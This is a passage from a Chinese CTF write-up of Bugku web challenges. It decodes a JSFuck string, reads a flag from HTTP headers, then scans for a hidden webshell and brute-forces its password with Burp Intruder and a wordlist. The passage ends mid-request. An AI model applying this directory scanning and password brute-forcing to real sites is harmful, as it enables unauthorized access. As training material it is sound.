     (!![]+[])[!+[]+!+[]+!+[]]+(!![]+[])[+!+[]]]+[])[!+[]+!+[]+!+[]]+(!![]+[][(![]+[])[+[]]+([![]]+[][[]])
```


然后题目提示是js加密？？

复制到控制器直接回车

就爆出了flag

12.头等舱

进去发现，啥也没有，F12查看源码之后，还是啥都没有




什么也没有。

```
<html>
▼<head>
   <meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
 </head>
▼<body>
 ▼<pre>
    <br>
    <br>
    <br>
    <br>
    什么也没有。
    <br>
    <br>
  </pre>
 </body>
</html>
```

```
元素 {
}
```

然后，抓包套餐先上

传给repeater，再send，直接就出来了




```
GET /hd.php HTTP/1.1
Host: 123.206.87.240:9009
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:83.0) Gecko/20100101 Firefox/83.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

```
HTTP/1.1 200 OK
Server: nginx
Date: Sun, 29 Nov 2020 09:03:32 GMT
Content-Type: text/html
Connection: close
flag{Bugku_k8_23s_istra}
Content-Length: 139


<html>
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />

<pre><br><br><br><br>什么也没有。<br><br>
</html>
```

13.网站被黑

一进去发现，好炫酷的界面




中国灰客联盟

你的网站存在漏洞，请及时修复！

© 2015-2017 myCTF . All Rights Reserved.

F12发现也没有啥特别的东西（代码太多，看不懂，人都晕了）

题目说，实战经常会遇到，然后用御剑跑一下



《想念初恋》御剑后台扫描工具 珍藏版 By:御剑孤独 QQ:343034656

域名：http://120.24.86.145:8002/webshell


线程：10 （条 CPU核心 * 5最佳） □ DIR: 101983 □ ASPX: 2894 ☑ 探测200

超时：10 （秒 超时的页面被丢弃） □ ASP: 82974 ☑ PHP: 35064 □ 探测403

□ MDB: 15939 □ JSP: 2651 □ 探测3XX


扫描信息：扫描完成...　扫描线程：0　扫描速度：0/秒


ID	地址	HTTP响应



1	http://120.24.86.145:8002/webshell/index.php	200
2	http://120.24.86.145:8002/webshell/shell.php	200

点开之后，是一个登陆界面
然后直接用burpsuite爆破




Burp Suite Professional v1.7.30 - Temporary Project - licensed to Larry_Lau
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
10 × 11 × 12 × 13 × 14 × ...
Target Positions Payloads Options
Start attack
Paste
Load ...
Remove
Clear
Add

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 3,424


Payload type: Simple list Request count: 3,424

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

```
!@#$%
!@#$%^
!@#$%^&
!@#$%^&*
!root
$SRV
$secure$
```


Enter a new item




添加自带的的pass 字典

Payload Processing

You can define rules to perform various processing tasks on each payload before it is used.



然后找出长度不一样的那个payload




Request	Payload	Status	Error	Timeout	Length	Comment
10473	habits	200	□	□	1125	
10474	haboob	200	□	□	1125	
10475	habu	200	□	□	1125	
10476	habus	200	□	□	1125	
10477	hacek	200	□	□	1125	
10478	haceks	200	□	□	1125	
10479	hack	200	□	□	1110	
10480	hacked	200	□	□	1125	
10481	hackee	200	□	□	1125	
10482	hacker	200	□	□	1125	


```
POST /webshell/shell.php HTTP/1.1
Host: 120.24.86.145:8002
